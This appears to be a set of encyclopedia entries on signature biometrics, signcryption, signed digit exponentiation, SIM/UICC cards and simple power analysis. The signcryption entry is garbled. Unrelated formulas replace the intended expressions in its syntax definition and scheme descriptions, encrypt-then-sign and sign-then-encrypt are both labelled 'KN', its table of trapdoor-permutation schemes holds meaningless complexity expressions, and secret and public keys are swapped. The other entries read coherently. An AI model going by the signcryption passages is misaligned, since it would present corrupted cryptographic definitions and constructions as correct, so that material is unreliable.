In order to perform recognition, the acquired signatures are first preprocessed, and then discriminative features are extracted and used to perform the comparison between the data acquired in the enrolment and in the verification stage, to determine whether a legitimate user has requested to be verified (Plamondon and Srihari, 2000). When offline signatures are considered, the first preprocessing step consists in localizing and extracting the signature of interest from the available document. Denoising, normalization, centering, and alignment are then typically done on both offline and online samples. The preprocessing can be performed either in the spatial or in a transform domain like the Fourier, wavelet, Hadamard, or Hough domain, to cite a few (Impedovo et al., 2012). Offline signatures are then processed in order to extract representations based on either global or local parametric features (Hafemann et al., 2017). Global features describe the signature images as a whole, using aspects such as height and width of the signature. Conversely, local features focus on specific parts of the signature, by either segmenting the image according to connected components or dividing it according to a Cartesian or polar grid. Also pseudo-dynamic information, attempting to estimate temporal behaviors such as speed and pressure from the signature execution process, can be recovered (Shah et al., 2015).

Although parametric features can also be extracted from online signatures, function-based representations are typically preferred in the online scenario, where signatures can be expressed in terms of time-dependent sequences such as the position of the pen tip in the (x, y) plane, the pressure applied by the pen, and the azimuth and the altitude angle of the pen with respect to the tablet. From this set of features, some others can be obtained: velocity, acceleration, curvature radius, tangential and centripetal acceleration, and trajectory angle versus time.

The final step of the verification process consists in comparing the signature representations generated at the enrolment and recognition stages. When parametric features are employed, the similarity is evaluated by using measures such as Euclidean or Mahalanobis distance, or resorting to one-class classifiers, based, for instance, on support vector machines (SVMs). When function-based signature representations are adopted, they can be exploited to perform elastic matching procedures such as dynamic time warping (DTW) (Hafemann et al., 2017), which finds the best nonlinear alignment between two vectors, such that the overall distance between them is minimized, or used in statistical recognition approaches such as those relying on hidden Markov models (HMMs) (Fierrez et al., 2007), which represent doubly embedded stochastic processes, composed by an underlying Markov chain whose states are not observable and a set of stochastic processes which produce a sequence of available observations.

More recently, deep learning approaches have been also applied to both offline and online signature recognition, using both convolutional neural networks (Hafemann et al., 2017) and recurrent neural networks (Tolosana et al., 2018), to perform end-to-end learning of discriminative characteristics, typically outperforming approaches relying on standard classifiers. In order to generate representations usable in verification scenarios, Siamese approaches have been, for instance, used for network training.

Once a similarity score is obtained, it is compared with a threshold to determine whether to accept or reject the presented subject.

In order to objectively assess the performance of signature-based biometric recognition systems, public competitions have been carried out since 2004, when the first signature verification competition (SVC) has been held. The best obtained equal error rates (EERs) for the online signature scenario were 2.89% and 2.84%, respectively, with and without

pen orientation and pressure (Yeung et al., 2012). The BioSecure Signature Evaluation Campaign (BSEC), held in 2009, focused on the influence of the acquisition conditions and on the impact of the considered signature information content on the system performance. The obtained results were an EER at 4.97% in standing conditions (mobile scenario) and an EER at 2.20% in sitting conditions using tablets, considering only pen coordinate features. Dividing the available writers into high- and low-quality categories depending on their signature, EERs at 1.48% and 3.58% were achieved (Houmani et al., 2012), respectively. Offline signatures were taken into account in the Forensic Signature Verification Competition, held at the 2010 International Conference on Frontiers of Handwriting Recognition (ICFHR). The best algorithm was able to detect simulated and disguised signatures with an accuracy at 92%, while human experts reached 84.8% (Liwicki et al., 2010). Competitions were also held in conjunction with several editions of the International Conference on Document Analysis and Recognition (ICDAR). Dutch online and offline signatures were considered in 2009 (Blankers et al., 2009), reaching EERs at 2.85% for online signatures and 9.15% for offline data. Chinese and Dutch signatures were used in 2011 (Liwicki et al., 2011), achieving, respectively, 20.0% and 4.4% EERs for offline signatures and, respectively, 6.6% and 3.7% EERs for online data. Offline Dutch and Japanese signatures were considered in 2013 (Malik et al., 2013), reaching EERs at 23.4% and 9.73%, respectively. Eventually, Italian and Bengali offline signatures, as well as German online samples, were considered in 2015 (Malik et al., 2015), reporting performance only according to the cost of the log-likelihood ratios (Brummer and du Preez, 2006).

Applications

For centuries, handwritten signatures have been widely used worldwide for authentication purposes in legal, administrative, financial, and forensics areas (Allen, 2016). Classical applications include the legal validation of documents such as contracts, testaments, corporate tax statements, financial transfers implying credit card transactions and cheque verification, and so on. Traditionally, such tasks have been performed by visual inspection of offline signatures, with the involvement of forensic scientists, graphologists, and neurological practitioners, among others.

The constantly growing interest from both academia and industry has led to the development of automatic signature-based user verification systems. In fact, in the attempt of pursuing documents dematerialization, electronic signatures are nowadays used for authentication in banking applications.

Online signatures can also be employed to generate or to secure binary keys which can be employed in cryptographic applications, exploiting biometric cryptosystems such as those inspired by the fuzzy commitment protocol (Maiorana and Campisi, 2010).

Open Problems and Future Directions

The significant improvements in sensor quality, due to the recent technological evolution, will offer several opportunities for the design of innovative signature-based biometric recognition systems. As for offline signatures, it has been, for instance, proposed to process forensic handwriting traces by means of high-resolution 2D/3D scanners (Scheidat et al., 2017). Mobile smartphones can be instead used to acquire online signatures using either a stylus or a fingertip as writing tool (Sae-Bae and Memon, 2014). Novel applications of wearable devices have also been proposed to strengthen online signature recognition, exploiting data recorded by gyroscopes and accelerometers (Griswold-Steiner et al., 2019). Proposals have been also made to acquire in-air signatures, exploiting either video-based systems able to track 3D movements (Yuxun et al., 2017), employing haptic devices creating touch experience by applying forces and vibrations (El Saddik et al., 2007), using the sensors embedded in a mobile device to record gestures made while holding it (Bailador et al., 2011), as well as designing custom digital pen allowing to perform contactless signatures (Bashir et al., 2011).

It is evident that there are growing driving forces leading toward the use of signature biometrics more and more in everyday life. This can be accomplished only by realizing systems having always-improving performance, tested on wide datasets, and robust with respect to the different kinds of attacks that can be perpetrated against a signature-based biometric recognition system.

Public-key authenticated encryption

Definition

Signcryption is a method allowing two parties, each possessing a public/secret-key pair, to securely communicate with each other, while simultaneously ensuring both privacy and authenticity. Therefore, signcryption simultaneously provides the benefits of traditional public-key signature and encryption schemes.

Background

Encryption and signature schemes are fundamental cryptographic tools for providing privacy and authenticity, respectively, in the public-key setting. Traditionally, these two important building blocks of public-key cryptography have been considered as *distinct* entities that may be *composed* in various ways to ensure *simultaneous* message privacy and authentication. However, in the last few years, a new, separate primitive—called *signcryption* (Zheng 1997)—has emerged to model a process

simultaneously achieving privacy and authenticity. This emergence was caused by many related reasons. The obvious one is the fact that given that *both* privacy and authenticity are simultaneously needed in so many applications, it makes a lot of sense to invest special effort into designing a tailored, more efficient solution than a mere composition of signature and encryption. Another reason is that viewing authenticated encryption as a separate *primitive* may conceptually simplify the design of complex protocols, which require both privacy and authenticity, as signcryption could now be viewed as an "indivisible" atomic operation. Perhaps most importantly, it was noticed by (An et al. 2002; Baek et al. 2002) (following some previous work in the symmetric-key setting (Bellare and Namprempre 2000; Krawczyk 2001)) that proper modeling of signcryption is not so obvious. For example, a straightforward composition of signature and encryption might not always work; at least, unless some special care is applied (An et al. 2002). The main reason for such difficulties is the fact that signcryption is a complex *multi-user* primitive, which opens a possibility for some subtle attacks (discussed below), not present in the settings of stand-alone signature and encryption.

Theory

Defining Signcryption

Syntactically, a signcryption scheme consists of the three efficient algorithms (Gen, SC, DSC). The key generation algorithm $\mathsf{Gen}(1^\lambda)$ generates the key-pair (SDK_U,VEK_U) for user U, where λ is the security parameter, SDK_U is the signing/decryption key that is kept private, and VEK_U is the verification/encryption key that is made public. The randomized signcryption algorithm SC for user U implicitly takes as input the user's secret key SDK_U, and explicitly takes as input the message m and the identity of the recipient $\mathtt{ID}_R$, in order to compute and output the *signcryptext* on Π. For simplicity, one can consider this identity $\mathtt{ID}_R$ to be a public key VEK_R of the recipient R, although $\mathtt{ID}$'s could generally include more convoluted information (as long as users can easily obtain VEK from $\mathtt{ID}$). Thus, one writes $\#E(\mathbb{F}_q) = n_1 n_2$ as $U_P = \sum_n U_n(r_n)$, or simply $\mathsf{SC}_U(m, \mathsf{VEK}_R)$. Similarly, user U's deterministic de-signcryption

algorithm DSC implicitly takes the user's private SDK_U, and explicitly takes as input the signcryptext $\vec{y}$ and the senders' identity $\mathtt{ID}_S$. Again, one can assume $\mathtt{ID}_S = \mathsf{VEK}_S$, and write $\mathtt{DSC}_{\mathtt{SDK}_U}(\Pi, \mathtt{VEK}_S)$, or simply $\mathrm{DSC}_U(\Pi, VEK_S)$. The algorithm outputs some message 2^{n^ϵ} or $\perp$ if the signcryption does not verify or decrypt successfully. Correctness property ensures that for any users *S*, *R*, and message *m*, one has $\mathsf{DSC}_R(\mathsf{SC}_S(m, \mathsf{VEK}_R), \mathsf{VEK}_S) = m$.

It is often useful to add another optional parameter to both SC and DSC algorithms: a *label L* (also termed *associated data* (Rogaway 2002)). This label can be viewed as a public identifier that is "inseparably bound" to the message *m* inside the signcryptext. Intuitively, de-signcrypting the signcryptext Π of *m* with the wrong label should be impossible, as well as changing Π into a valid signcryptext $\vec{y}$ of the same *m* under a different label.

Security of Signcryption

Security of signcryption consists of two distinct components: one ensuring privacy, and the other—authenticity. On a high level, privacy is defined somewhat analogously to the privacy of an ordinary encryption, while authenticity—to that of an ordinary digital signature. Formally, privacy is usually defined as *indistinguishability* of signcryptexts under *chosen ciphertext attack*, while authenticity is usually defined as *existential unforgeability* of signcryptexts under *chosen message attack*.

However, several new issues come up due to the fact that signcryption/de-signcryption take as an extra argument the identity of the sender/recipient. Some of those issues (see (An et al. 2002) for in-depth technical discussion, as well as formal definitions of signcryption) are discussed below:

- *Simultaneous Attacks*. Since the user *U* utilizes its secret key SDK_U to both send and receive the data, it is reasonable to allow the adversary $\mathcal{O}$ oracle access to both the signcryption and the de-signcryption oracle for user *U*, irrespective of whether $\mathcal{O}$ is attacking privacy or authenticity of *U*.
- *Two-* vs. *Multi-user Setting*. In the simplistic two-user setting, where there are only two users *S* and *R* in the network, the explicit identities

become redundant. This considerably simplifies the design of secure signcryption schemes (see below), while providing a very useful intermediate step toward general, multi-user constructions (which are often obtained by adding a simple twist to the basic two-user construction). Intuitively, the security in the two-user model already ensures that there are no weaknesses in the way the message is encapsulated inside the signcryptext, but does not ensure that the message is bound to the identities of the sender and/or recipient. In particular, it might still allow the adversary a large class of *identity fraud* attacks, where the adversary can "mess up" correct user identities without affecting the hidden message.

- *Public Non-Repudiation?* In a regular signature scheme, anybody can verify the validity of the signature, and unforgeability of the signature ensures that a signer *S* indeed certified the message. Thus, one says that a signcryption scheme provides *non-repudiation* if the recipient can extract a regular (publicly verifiable) digital signature from the corresponding signcryptext. In general, however, it is a priori only clear that the *recipientR* is sure that *S* sent the message. Indeed, without *R*'s secret key SDK_R others might not be able to verify the authenticity of the message, and it might not be possible for *R* to extract a regular signature of *m*. Thus, signcryption does not necessarily provide non-repudiation. In fact, for some applications one might explicitly want *not* to have non-repudiation. For example, *S* might be willing to send some confidential information to *R* only under the condition that *R* cannot convince others of this fact. To summarize, non-repudiation is an optional feature that some schemes support, others do not, and others explicitly avoid!
- *Insider* vs. *Outsider Security*. In fact, even with *R*'s secret key SDK_R it might be unclear to an observer whether *S* indeed sent the message *m* to *R*, as opposed to *R* "making it up" with the help of SDK_R. This forms the main basis for distinction between *insider-* and *outsider-secure* signcryption. Intuitively, in an outsider-secure scheme the adversary must compromise communication between two honest users (whose keys he does not know). Insider-secure signcryption protects a given user *U* even if his partner might be malicious. For example, without *U*'s key, one cannot forge signcryptext from *U* to any other user *R*, even with *R*'s secret key. Similarly, if honest *S* sent $\Pi = \mathsf{SC}_S(m, \mathsf{VEK}_U)$ to *U* and later

exposed his key $\mathtt{SDK}_S$ to the adversary, the latter still cannot decrypt Π. Clearly, insider-security is stronger than outsider-security, but might not be needed in a given application. In fact, for applications supporting message repudiation, one typically does not want to have insider-security.

Supporting Long Inputs


Sometimes, it is easier to design natural signcryption schemes supporting short inputs. To make such scheme useful for arbitrary lengths inputs, several methods exist how to create signcryption $\mathtt{SC}'$ supporting arbitrarily long inputs from $\mathtt{SC}$, which only supports fixed-length (and much shorter) inputs. One such method was suggested by (Dodis and An 2003). It uses a new primitive called *concealment*. A concealment is a publicly known randomized transformation, which, on input m, outputs a *hider* h and a *binder* b. Together, h and b allow one to recover m, but separately, (1) the hider h reveals "no information" about m, while (2) the binder b can be "meaningfully opened" by at most one hider h. Further, one requires $|b| \ll |m|$ (otherwise, one could trivially set $b = m$, $h = \varnothing$). One can then let $\mathtt{SC}'(m) = \langle \mathtt{SC}(b), h \rangle$ (and $\mathtt{DSC}'$ is similar). It was shown in (Dodis and An 2003) that the above method yields a secure signcryption $\mathtt{SC}'$. Further, a simple construction of concealment was given: set $h = E_\tau(m)$, $b = \langle \tau, H(h) \rangle$, where E is a symmetric-key one-time secure encryption (with short key τ) and H is a collision-resistant hash function (with short output).

Generic Composition Schemes

The two natural composition paradigms are "encrypt-then-sign" ($\mathcal{KN}$) and "sign-then-encrypt" ($\mathcal{KN}$). More specifically, assume Enc is a semantically secure encryption against chosen ciphertext attack, and Sig is an existentially unforgeable signature (with message recovery) against chosen message attack. Each user U has a key for for $\mathtt{Sig}$ and $\mathtt{Enc}$. Then the "basic" $\mathcal{KN}$ from S to R outputs $\mathtt{Sig}_S(\mathtt{Enc}_R(m))$, while $\mathcal{KN}$ — $\mathtt{Enc}_R(\mathtt{Sig}_S(m))$. Additionally, (An et al. 2002) introduced a novel generic composition paradigm for *parallel* signcryption. This paradigm uses any secure *commitment scheme*, which on input m, outputs a commitment c and a decommitment d (where c is both hiding and binding). Such commitment schemes have the property that c gives "no information" about the message

m, and, yet, it is computationally hard to "open" one c into two different messages $m_1 \neq m_2$, by providing two decommitments d_1 and d_2. Then "commit-then-encrypt-and-sign" ($\mathcal{CtE\&S}$) outputs a pair $\langle \mathtt{Enc}_R(d), \mathtt{Sig}_S(c) \rangle$. Intuitively, the scheme is private as public c reveals no information about m (while d is encrypted), and authentic since c binds one to m. The advantage of the above scheme over the sequential $\mathcal{KN}$ and $\mathcal{KN}$ variants is the fact that expensive signature and encryption operations are performed in parallel. In fact, by using *trapdoor commitments* in place or regular commitments, most computation in $\mathcal{CtE\&S}$ —including the expensive computation of both public-key signature and encryption—can be done off-line, even before the message m is known!

It was shown by (An et al. 2002) that all three basic composition paradigms yield an insider-secure signcryption in the two-user model. Moreover, $\mathcal{KN}$ is outsider-secure even if `Enc` is secure only against the chosen plaintext attack, and $\mathcal{KN}$ is outsider-secure even if `Sig` is only secure against no message attack. Clearly, all three paradigms are insecure in the multi-user model, since no effort is made to bind the message m to the identities of the sender/recipient. For example, intercepting a signcryptext of the form $\mathtt{Sig}_S(e)$ from S to R, an adversary $\mathcal{O}$ can produce $x_i' \leftarrow x_i$, which is a valid signcryptext from $\mathcal{O}$ to R of the same message m, even though m is *unknown* to $\mathcal{O}$. Jee Hea An et al. (An et al. 2002) suggest a simple solution: When encrypting, always append the identity of the sender to the message, and when signing—of the recipient. For example, a multi-user secure variant of $\mathcal{KN}$ is $\mathtt{Sig}_S(\mathtt{Enc}_R(m, \mathtt{VEK}_S), \mathtt{VEK}_R)$. Notice, if `Enc` and/or `Sig` support labels, these identities can be part of the label rather than the message.



$\mathcal{KN}$ and $\mathcal{CtE\&S}$ methods always support non-repudiation, while $\mathcal{KN}$ might or might not.

Schemes from Trapdoor Permutations

The generic schemes above validate the fact that signcryption can be built from ordinary signature and encryption, but will be inefficient unless the latter are efficiently implemented. In practice, efficient signature and encryption schemes, such as `OAEP` (Bellare and Rogaway 1995), `OAEP` (Shoup 2001), `PSS-R` (Bellare and Rogaway 1996), are built from

trapdoor permutations, such as RSA, and are analyzed in the random oracle model. Even with these efficient implementations, however, the generic schemes will have several drawbacks. For example, users have to store two independent keys, the message bandwidth is suboptimal and the "exact security" of the scheme is not as good as one might expect. Thus, given that practical schemes are anyway built from trapdoor permutations, it is natural to have highly optimized *direct* signcryption constructions from trapdoor permutations (in the random oracle model).

This is the approach of (Dodis et al. 2004). In their model, each user U independently picks a trapdoor permutation f_U (together with its trapdoor, denoted f_U^{-1}) and publishes f_U as its public key. (Notice, only a *single* key is chosen, unlike what is needed for the generic schemes.) Then, (Dodis et al. 2004) considers the following three paradigms termed **P**-Pad, **S**-Pad, and **X**-Pad. Each paradigm proceeds by constructing an appropriate *padding scheme* π, applies the padding scheme to the message m, producing two strings $\pi(m) = w \| s$, and then applies the corresponding permutations of the sender and the recipient to w and s, as shown in Fig. 1. Table 1 also shows how the corresponding approaches could be used for plain signature and encryption as well.

Signcryption, Fig. 1 Generalized paddings as used by signcryption

Signcryption, Table 1 Signcryption schemes based on trapdoor permutations

Padding Type	Encryption	Signature	Signcryption
Parallel	$f_R(w) \Vert s$	$\tilde{O}\left(q^{2-\frac{2}{g}}\right)$	$\tilde{O}\left((\log\ N)^4\right)$
Sequential	$f_R(w \Vert s)$	$f_S^{-1}\left(w \Vert s\right)$	$L_{p^n}\left(1/2, \sqrt{1/2}\right)$
e**X**tended sequential	$f_R(w) \Vert s$	$f_S^{-1}(w) \Vert s$	$\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$

The convenience of each padding scheme depends on the application for which it is used. As was shown in (Dodis et al. 2004), **P**-Pad signcryption provides parallel application of "signing" f_U^{-1} and "encrypting" f_R, which can result in efficiency improvements on parallel machines. However, the minimum ciphertext length is twice as large as compared to **S**-Pad, yet the exact security offered by **S**-Pad is not as tight as that of **P**-Pad. Finally, **X**-Pad regains the optimal exact security of **P**-Pad, while maintaining ciphertext length nearly equal to the length of the trapdoor permutation (by achieving quite short s).

It remains to describe secure padding schemes π for **P**-Pad, **S**-Pad, and **X**-Pad. All constructions offered by (Dodis et al. 2004) are quite similar. One starts with any *extractable commitment* (c, d), where c is the commitment and d is the decommitment. Such schemes are very easy to construct in the *random oracle model*. For example, if $|m| = n$, for any $0 \le a \le n$, the following scheme is an extractable commitment: split $m = m_1 \Vert m_2$, where $|m_1| = a$, $|m_2| = n - a$, and set

$$c = G(r) \oplus m_1 \Big\Vert H\left(m_2 \Big\Vert r\right)$$
$$d = m_2 \Big\Vert r$$

where G and H are random oracles (with appropriate input/output lengths) and r is a random salt.

To get a secure padding scheme for the **P**-Pad paradigm, one should then apply the Feistel Transform to the resulting pair (d, c), with yet another random oracle F as the round function. Namely, set $w = c$, $s = F(c) \oplus d$. For example, using the extractable commitment above with $a = n$, one gets nothing else but the OAEP padding, while $a = 0$ would give the PSS-R padding! For arbitrary a, (Dodis et al. 2004) call the resulting hybrid between PSS-R and OAEP*Probabilistic Signature-Encryption Padding* (PSEP).

To get the padding π sufficient for either **S**-Pad or **X**-Pad, one only needs to perform one more Feistel round to the construction above: $w' = s$, $s' = F'(s) \oplus w$, and set $\pi(m) = w' \| s'$. Coincidentally, the resulting π also gives a very general construction of the *universal padding schemes* (Coron et al. 2002).

As described, the Feistel-based padding schemes above would only give the insider security in the two-user setting. To get multi-user security, all one needs to do is to prepend the pair $(\mathsf{VEK}_S, \mathsf{VEK}_R)$ to all the inputs to the random oracles F and F': namely, create effectively independent F and F' for every sender-recipient pairing! More generally, the paddings above also provide label support, if one sticks the label L as part of the inputs to F and F'.

Notice, **P**-Pad, **S**-Pad, and **X**-Pad always support non-repudiation.

Schemes based on Gap Diffie–Hellman

Another popular method to design efficient signcryption scheme is based on the so called *Gap Diffie–Hellman* assumption. Given a cyclic group G of prime order q, and a generator g of G, the assumption states that the *computational Diffie–Hellman* problem (CDH) is computationally hard, even if one is given oracle access to the *decisional Diffie–Hellman* (DDH) oracle. Specifically, it is hard to compute g^{ab} from g^a and g^b, even if one can test whether a tuple $\langle g^x, g^y, g^z \rangle$ satisfies $z = xy \bmod q$.

In both schemes, the user U chooses a random $\alpha \in \mathbb{F}_{q^m}$ as its secret key VEK_U, and sets its public key $\mathtt{SDK}_U = y_U = g^{x_U}$. The scheme of (An 2001) is based on the following noninteractive key agreement between users S and R. Namely, both S and R can compute the quantity $Q_{SR} = g^{x_R x_S} = y_S^{x_R} = y_R^{x_S}$. They then set the key $K_{SR} = H(Q_{SR})$, where H is a random oracle, and then always use K_{SR} to perform symmetric-key authenticated encryption of the message m. For the latter, they can use any secure symmetric-key scheme, like "encrypt-then-mac" (Bellare and Namprempre 2000) or OCB (Rogaway et al. 2001). The resulting signcryption scheme can be shown to be outsider-secure for both privacy and authenticity, in the multi-user setting. Clearly, it is not insider-secure, since both S and R know the key K_{SR}. In fact, the scheme is perfectly repudiable, since all the signcryptexts from S could have been easily faked by R.

To get insider-security for authenticity under the same assumption, one can instead consider the following scheme, originally due to (Zheng 1997), but formally analyzed by (Baek et al. 2002). Below G and H are random oracles with appropriate domains, and E is a one-time secure symmetric-key encryption (e.g., one-time pad will do). To signcrypt a message from S to R, S chooses a random $E(\mathbb{F}_{13})$, computes $m \in \mathbb{Z}_n^*$, makes a symmetric key $K = H(Q)$, sets $c \leftarrow E_K(m)$, computes the "validation tag" $r = G(m, y_A, y_B, Q)$ and finally $t = x(r + x_S)^{-1} \bmod q$. Then S outputs $\langle c, r, t \rangle$ as the signcryption of m. To de-signcrypt $\langle c, r, t \rangle$, R first recovers g^x via $w = (y_S g^r)^t$, then recovers the Diffie–Hellman key $t := \overline{a} \cdot \overline{b}$, the encryption key $K = H(Q)$, and the message $m = D_K(c)$. Before outputting m, however, it double checks if $r = G(m, y_A, y_B, Q)$. While this scheme is insider-secure for authenticity, it is still not insider-secure for privacy.

The scheme above supports public non-repudiation. All that R has to do is to reveal Q, m, and a proof that $t := \overline{a} \cdot \overline{b}$ (which can be done noninteractively using the *Fiat–Shamir heuristics*, applied to the three-move proof that $\langle g, y_R, w, Q \rangle$ form a DDH-tuple).

Applications

Signcryption is a general way to ensure private and authentic communication between any pair of parties sharing a public-key infrastructure. As such, it is useful in any application where such communication is desired. Additionally, the use of signcryption as a primitive may conceptually simplify the design of complex protocols that require both privacy and authenticity, as signcryption could now be viewed as an "indivisible" atomic operation.

Signed Digit Exponentiation

Signed window exponentiation

Definition

Signed digit exponentiation computes powers using exponent representations that involve both positive and negative digits. The extended digit range can make exponentiations faster.

Background

Signed digit exponentiation is an approach for computing powers in any group in which the inverse A^{-1} of any group element A can be computed quickly (such as the groups of points on an elliptic curve employed in elliptic curve cryptography). It is related to sliding window exponentiation: while in sliding window exponentiation each window corresponds to a positive digit value, signed digit exponentiation additionally makes use of the corresponding negative digit values, and the ease of inversion makes these extra digits available almost for free. This often makes signed digit exponentation faster when using the same amount of memory for storing

group elements, and allows it to reach approximately the same speed with less memory.

Let $B_k = \{\pm 1, \pm 3, \ldots, \pm(2^k - 1)\}$ where k is a positive integer; and let a base-two representation of an exponent e be given using the digit set $\{0\} \cup B_k$, that is,

$$e = \sum_{i=0}^{l-1} e_i 2^i, \ e_i \in \{0\} \cup B_k.$$

Assuming that l is chosen such that $e_{l-1} \neq 0$, the *left-to-right signed digit exponentiation method* computes g^e as follows where g is any group element; cf. the left-to-right sliding window exponentiation method.

$G_1 \leftarrow g$
$A \leftarrow g \circ g$
for $d = 3$ to $2^k - 1$ step 2 **do**
  $G_d \leftarrow G_{d-2} \circ A$

if $e_{l-1} > 0$ **then**
  $A \leftarrow G_{e_{l-1}}$
else
  $A \leftarrow G^{-1}_{-e_{l-1}}$
for $i = l - 2$ down to 0 **do**
  $A \leftarrow A \circ A$
  if $e_i \neq 0$ **then**
    if $e_i > 0$ **then**
      $A \leftarrow A \circ G_{e_i}$
    else
      $A \leftarrow A \circ G^{-1}_{-e_i}$
return A

The *right-to-left signed digit exponentiation method* computes g^e as follows; cf. the right-to-left sliding window exponentiation method. Note that the algorithm as written can be optimized similarly to the right-to-left

2^k-ary exponentiation or sliding window exponentiation methods to avoid (at least) 2^{k-1} applications of the group operation.

for $d = 1$ to $2^k - 1$ step 2 **do**
  $B_d \leftarrow$ identity element
$A \leftarrow g$

for $i = 0$ to $l - 1$ **do**
  if $e_i \neq 0$ **then**
    if $e_i > 0$ **then**
      $B_{e_i} \leftarrow B_{e_i} \circ A$
    else
      $B_{-e_i} \leftarrow B_{-e_i} \circ A^{-1}$
  if $i < l - 1$ **then**
    $A \leftarrow A \circ A$

{Now $g^e = \prod_{d \in \{1,3,\ldots,2^k-1\}} B_d^d$.}

for $d = 2^k - 1$ to 3 step -2 **do**
  $B_{d-2} \leftarrow B_{d-2} \circ B_d$
  $B_1 \leftarrow B_1 \circ (B_d \circ B_d)$
return B_1

For both the left-to-right and the right-to-left variant, it remains to be considered how signed digit representations of exponents e using the digit set $\{0\} \cup B_k$ with $B_k = \{\pm 1, \pm 3, \ldots, \pm 2^k - 1\}$ can be obtained. An algorithm for the simplest case $k = 1$ is due to Reitwiesner (1960); the representation obtained by it (using digits $\{-1, 0, 1\}$) is known as the *non-adjacent form*(*NAF*) of e. The generalization for an arbitrary parameter k was simultaneously suggested by multiple researchers; the following algorithm is from Solinas (2000):

$c \leftarrow e$
$i \leftarrow 0$
while $c > 0$ **do**
  if c is odd **then**
    $d \leftarrow c \bmod 2^{k+1}$
    if $d > 2^k$ **then**
      $d \leftarrow d - 2^{k+1}$
    $c \leftarrow c - d$
  else
    $d \leftarrow 0$
  $e_i \leftarrow d; i \leftarrow i + 1$
  $c \leftarrow c/2$
return $e_{i-1}, \ldots, e_0$

This algorithm is a variant of right-to-left scanning with an effective window size of $k + 1$. For efficiency considerations, if the cost of inverting groups elements and the additional cost for obtaining the appropriate representation of e can be neglected, signed digit exponentiation differs from sliding window exponentiation with the same parameter $k$in that the expected number of nonzero digits in the representation is approximately $l/(k + 2)$ instead of approximately $l/(k + 1)$ (but the maximum possible length of the signed digit representation is longer: while l cannot exceed the length of the binary representation of e for sliding window exponentiation, it can be said length plus 1 for signed digit exponentiation).

Applications

Signed digit exponentiation is useful in elliptic curve cryptography. When side-channel attacks have to be considered to protect secret values, specific variants of the basic methods may be needed.

Subscriber identity module; UMTS IC card; Universal integrated circuit card

Definition

A subscriber identification module (SIM) on a removable SIM card stores securely the international mobile subscriber identity (IMSI) used to identify a subscriber on mobile devices (such as mobile phones and computers) in a GSM (Global System for Mobile Communications) network.

The universal integrated circuit card (UICC) is the chip card, a multi-application platform, used in mobile devices in GSM and UMTS (Universal Mobile Telecommunications System, one of the third-generation (3G) mobile telecommunications technologies) networks. In a GSM network, the UICC contains a SIM application, and in a UMTS network, it is the USIM application. A UICC may contain several applications, making it possible for the same chip card to give access to both GSM and UMTS networks but also to store a variety of other applications.

Background

Since its conception in 1988 the SIM has undergone continuous development extending its technical and functional capabilities. Initially it was defined as a security module to authenticate the user to the network

providing, at the same time, some very limited amount of memory for network and private user data. Smart cards were in those days still in their infancy. The technological and market requirements of GSM shaped the smart card SIM, which offers more than just security. They are a secure platform for mobile network operator defined multiple services. The standardization of the SIM and the GSM was done in ETSI (see http://www.etsi.org).

In 1999, the standardization work started on the specification of the next-generation SIM, the USIM, a true multi-application module, involving next to ETSI, worldwide major mobile communication systems standards bodies within 3GPP. At the same time, a split was made of the core specifications into an application-independent part and an application-specific part. The UICC refers to the multi-application platform, the so-called carrier (the application-independent part).

$$\begin{aligned} \text{GSM : SIM} &= \text{physical card} + \text{GSM application} \\ &\quad (\text{GSM11.11}) \\ \text{3G : UICC} &= \text{physical card and basic logical} \\ &\quad \text{functionality} \\ \text{and USIM} &= \text{3G application on a UICC} \end{aligned}$$

See Hillebrand (2002) for more information.

Theory

A SIM is the physically secured module, which contains the IMSI, an authentication algorithm, the authentication key, and other (security related) information and functions. The basic function of the SIM is to authenticate the subscriber identity in order to prevent misuse of the mobile station (MS) and the network.

The UICC is a multi-application platform smart card consisting of generic (application independent) functions and features with a clear separation of lower layers and applications. The UICC security architecture is designed so as to be able to provide, if necessary, a multi-verification environment, that is, an environment in which the card can have more than one first-level application and may support separate user verification requirements for each application.

A universal subscriber identity module (USIM) is an application for UMTS mobile telephony running on a UICC smart card which is inserted in a 3G mobile phone. There is a common misconception to call the UICC itself a USIM, but the USIM is merely a logical entity on the physical card. Similar to the SIM, it stores user subscriber information (IMSI) and authentication information and provides storage space for text messages and phone book contacts.

SIM/UICC cards are available in three standard sizes. The first is the size of a credit card (ISO/IEC 7810 ID-1). Soon the race for smaller mobile phones called for a smaller version of the card. The newer, most popular miniature version has the same thickness, but has a length of 25 mm and a width of 15 mm (ISO/IEC 7810 ID-000), and has one of its corners truncated (chamfered) to prevent misinsertion. The newest incarnation known as the 3FF or micro-SIM has dimensions of 15 mm × 12 mm. Most cards of the two smaller sizes are supplied as a full-sized card with the smaller card held in place by a few plastic links; it can easily be broken off to be used in a device that uses the smaller SIM.

Since the card slot is standardized, a subscriber can easily move their SIM/UICC from one handset to another. Similarly, usually a subscriber can change carriers by inserting a new carrier's SIM/UICC card into their existing handset.

Applications

The SIM is to be considered as a mono-application platform supporting value-added services as part of the GSM application offered by the mobile network operator (MNO), the issuer of the SIM. The UICC is a true multi-application platform supporting independent applications running in parallel, from different service providers. Although the MNO is typically the issuer of the UICC, the service providers may have full control over their application residing on the UICC. These applications range from banking, transport, identity, loyalty, etc. See (http://www.gsmworld.com/) for more information.

The integration of the ETSI framework for UICC and the application management framework of GlobalPlatform is standardized in the UICC configuration.


Definitions

Simple power analysis refers to a side-channel analysis attack where an adversary observes the power consumption of a cryptographic device with the goal of recovering its internal secret, i.e., secret key material stored on-device and used for encryption or decryption by either a symmetric or an asymmetric cryptographic algorithm. Ideally, only a single power trace suffices to recover the secret key.

Background



The term *simple power analysis* has been initially defined by P. Kocher et al. in 1999. Their work presents the first successful power analysis attack on cryptographic devices.

Theory

By the term *cryptographic device*, we refer to a circuitry (usually CMOS) that performs a certain cryptographic algorithm. A cryptographic device can be a general-purpose microprocessor, in which a set of instructions realizes a cryptographic algorithm, or it can be a dedicated piece of hardware, e.g., an FPGA or an ASIC, which has been specifically designed to speed up the execution of a cryptographic algorithm. `Z = 1;for i = n - 1 to 0    Z = Z * Z; // square    if D(i) = 1 then Z = Z * M; // multiplyend forreturn Z;`

